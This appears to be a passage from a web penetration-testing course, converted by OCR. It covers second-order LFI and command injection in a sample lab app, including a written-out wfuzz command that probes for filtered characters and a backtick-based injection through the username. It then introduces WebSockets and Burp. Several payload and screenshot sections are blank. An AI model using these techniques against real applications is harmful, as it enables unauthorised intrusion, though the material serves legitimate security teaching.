


Exploitation


To exploit the second-order LFI vulnerability, we need to follow our exploit plan above. Firstly, let us change our filename to `poc`:



Now, let us update our username and set it to `../../tmp`:



If we now select our renamed file `poc`, the web application breaks out of our intended user directory and leaks our proof-of-concept file:



While this LFI vulnerability is restricted as it only allows us to leak `.txt` files, it is still a security issue. Regardless of our simple sample web application, second-order vulnerabilities can be tricky to identify and exploit; this applies exponentially more in real-world complex web applications. Thus, it is crucial to analyze the source code closely in a whitebox penetration test to establish an overview of how different web application components interact to bypass security measures that protect only a limited number of components.


Second-Order Command Injection

As our final example of a second-order vulnerability, we will explore a second-order command injection vulnerability. It is often apparent when a web application executes system commands. However, since command injection is a common and severe vulnerability, web developers often secure these obvious code execution entry points with proper filters, making command injection impossible. Though, many web applications implement additional tasks in the background that interact with the operating system. An external attacker often does not know about these background tasks as they are not displayed in the web application. Therefore, checking all input fields for potential command injection issues is crucial, even if there does not seem to be an obvious code execution entry point.

Testing the Web Application


After registering a test user in our sample web application, we can see a simple admin dashboard:

In the `/ping` endpoint, the web application allows us to set and ping an IP address, displaying the result back to us:



This functionality is an obvious entry point for a potential code execution vulnerability, as the web application executes the `ping` command with the IP address we supplied in our profile; if the web application uses system commands without proper sanitization, there is a command injection vulnerability.

We can apply the methodology taught in the [Command Injections](#) module to test for this potential issue. Let us try a simple command execution payload that executes the `whoami` command. However, as we can see, the web application rejects our payload due to invalid characters:




So we know that the web application implements a filter that prevents us from injecting arbitrary characters into the `deviceIP` parameter. To achieve code execution, we need to determine if we can inject any characters that would trigger executing an additional command. Assuming the filter blocks certain characters, we can quickly achieve this using a fuzzer such as `wfuzz`. Let us determine if we can inject any special characters by using the special-chars.txt wordlist from `SecLists`. Since a successful change of the IP address results in an `HTTP 200` status code and an unsuccessful attempt results in an `HTTP 400` status code, we can match all 200 status codes to filter all blocked characters:

```
$wfuzz -u http://172.17.0.2:1337/update -w ./special-chars.txt -d
'{"deviceIP":"FUZZ","password":""}' -H 'Content-Type: application/json' -b
'session=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6Imh0Yi1zdGRu
dCIsImlhdCI6MTY5MjM1MzI2NCwiZXhwIjoxNjkyMzU2ODY0fQ.O2LrltoEhG15jPB1xBZs4cM
Yfez4HkdB6y5KZ2aZb8Y' --sc 200

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2:1337/update
Total requests: 32

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000024:   200        0 L      3 W        40 Ch       "."
```


We can see that the only special character allowed is the period; thus, we cannot inject any payload that would result in code execution. Therefore, we need to determine if there is another way to change the IP address that bypasses the filter or if the web application potentially executes system commands at a different endpoint.

If we analyze the network traffic closely, we can observe interesting behavior. When we log out of the web application, we are redirected to the login page. However, the response also contains the following content:




While it may initially appear to be a debug message that inadvertently discloses a path on the web server (essentially an information disclosure issue), it also suggests that the web application logs data based on user profiles. Depending on how the web application implements logging, there may be an opportunity to inject a payload into our user data, potentially leading to code execution.

Regardless that the web application contains no functionality to modify user data, we can instead register a new user and inject a payload into the user data. We will attempt to register a user with special characters in the `name` and `username` parameters to identify a potential vulnerability.




Afterward, we can log in as the newly registered user. If we now log out and analyze the response sent by the web application, we can indeed identify a potential command injection vulnerability:




Exploitation

To exploit the vulnerability, we need to register a user with any valid command injection payload, for instance, by using backticks:



After logging in and logging out, the injected command is executed:



The web application implements a filter to protect against obvious command injection entry points; however, it lacks a proper filter for the background logging mechanism. If the debug messages at user logout were not left over, there would be no way for us to know about this mechanism.

Therefore, testing all user input fields for potential security vulnerabilities is crucial; this can include hundreds or even thousands of input fields in real-world web applications, so we need to rely on automated scanners to help us save time. However, we should always perform manual testing on input fields we deem of particular interest, such as inputs related to our user profile (like our username), which the web application may use in background processes, such as a hidden logging mechanism.

Introduction to WebSockets


WebSocket is an application layer protocol that enables two-way communication between WebSocket clients and WebSocket servers. Comprehending how WebSockets work and how their connections are established will help us identify vulnerabilities that may arise in web applications utilizing them.

What are WebSockets?

Typically, a browser communicates with a web server using HTTP. Before HTTP/2, servers could only send data in response to a client's request; therefore, versions HTTP/1.1 and prior provided servers no means of pushing data to clients unconditionally. However, a feature known as Server Push in HTTP/2 allows servers to send resources proactively, without a prior client request. Instead of using the request-response paradigm, the WebSocket protocol allows for full-duplex (i.e., bi-directional) message transmissions between servers and clients without any prior request from the other party. Such WebSocket connections typically remain open for an extended period and allow for data transmission anytime in any direction.

For example, let's consider a simple HTTP/1.1 chat room web application running in the browser of two participants, `Alice` and `Bob`. When `Alice` sends a message to `Bob`, her browser transmits the message to the web server; however, the web server will not be able to send the message to `Bob` simultaneously because it cannot send a message without a prior request. Thus, Bob's browser must periodically `poll`

Suppose the same application uses WebSocket connections instead. In that case, Alice and Bob will establish a WebSocket connection with the web server upon login. Afterward, Alice's browser will simultaneously transmit her messages to Bob via the WebSocket connection without polling requests. Thus, WebSockets are highly advantageous for real-time applications.



WebSocket connections can be identified by the `ws://` and `wss://` protocol schemes. `ws://` is used for WebSocket communication over an unencrypted/insecure HTTP connection, whereas `wss://` is used for WebSocket communication over a secure/encrypted HTTPS connection. Connections to both HTTP and HTTPS servers can establish WebSocket connections. However, when connecting to an HTTP server, the WebSocket connection is typically considered insecure (`ws://`) because it does not use encryption. On the other hand, when connecting to an HTTPS server, the WebSocket connection should be established securely (`wss://`) to ensure data encryption and security.

WebSocket Connection Establishment

WebSocket connections begin with an initial handshake process, which involves an exchange of specific messages between the client and server to upgrade the connection from HTTP to WebSocket.

Web browser can attempt to establish WebSocket connections via multiple means; for example, they can use the JavaScript client-side WebSocket object:

```javascript
const socket = new WebSocket('ws://websockets.htb/echo');
```

The WebSocket handshake is initiated with an `HTTP` request similar to this:

```http
GET /echo HTTP/1.1
Host: websockets.htb
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Version: 13
Sec-WebSocket-Key: 7QpTshdCiQfiv3tH7myJ1g==
Origin: http://websockets.htb
```

It contains the following important headers:

- The Connection header with the value `Upgrade` and the Upgrade header with the value `websocket` indicate the client's intent to establish a WebSocket connection
- The `Sec-WebSocket-Version` header contains the WebSocket protocol version chosen by the client, with the latest version being 13
- The `Sec-WebSocket-Key` header contains a unique value confirming that the client wants to establish a WebSocket connection; this header does not provide any security protections
- The Origin header contains the origin just like in regular HTTP requests and is used for security purposes, as we will discuss in a later section

The server responds with a response similar to the following:

```http
HTTP/1.1 101 Switching Protocols
Connection: Upgrade
Upgrade: websocket
Sec-WebSocket-Accept: QU/gD/2y41z9ygrOaGWgaC+Pm2M=
```

The response contains the following information:

- The HTTP status code of 101

After the server's response, the WebSocket connection has been established, and messages can be exchanged.


For more details on how to build web applications with WebSockets, check out the [WebSocket handbook](#).

WebSocket Analysis in Burp

In the previous section, we discussed how WebSocket connections are established. In this section, we will learn how to analyze and manipulate data sent over WebSocket connections in Burp using a small WebSocket server that echoes the messages sent by a client:

Inspecting Messages


In Burp, we can inspect data sent over WebSocket connections in the `WebSockets history` tab, located within the `Proxy` tab. Like HTTP requests and responses, Burp provides a filter to narrow down the WebSocket messages displayed. These messages are typically listed at the top of the window, with the message data displayed at the bottom:




Manipulating, Injecting, and Replaying Messages

Like HTTP requests, Burp offers various manipulation options for messages sent over WebSocket connections.


Firstly, Burp Intercept works for WebSocket messages just like it works for HTTP requests. Thus, if Burp Intercept is enabled and a message is sent via a WebSocket connection in either direction, it will be intercepted, and we can manipulate it. In our echo server, this gives us the ability to manipulate the echoed message from the server such that, from the browser's perspective, the message was echoed incorrectly:



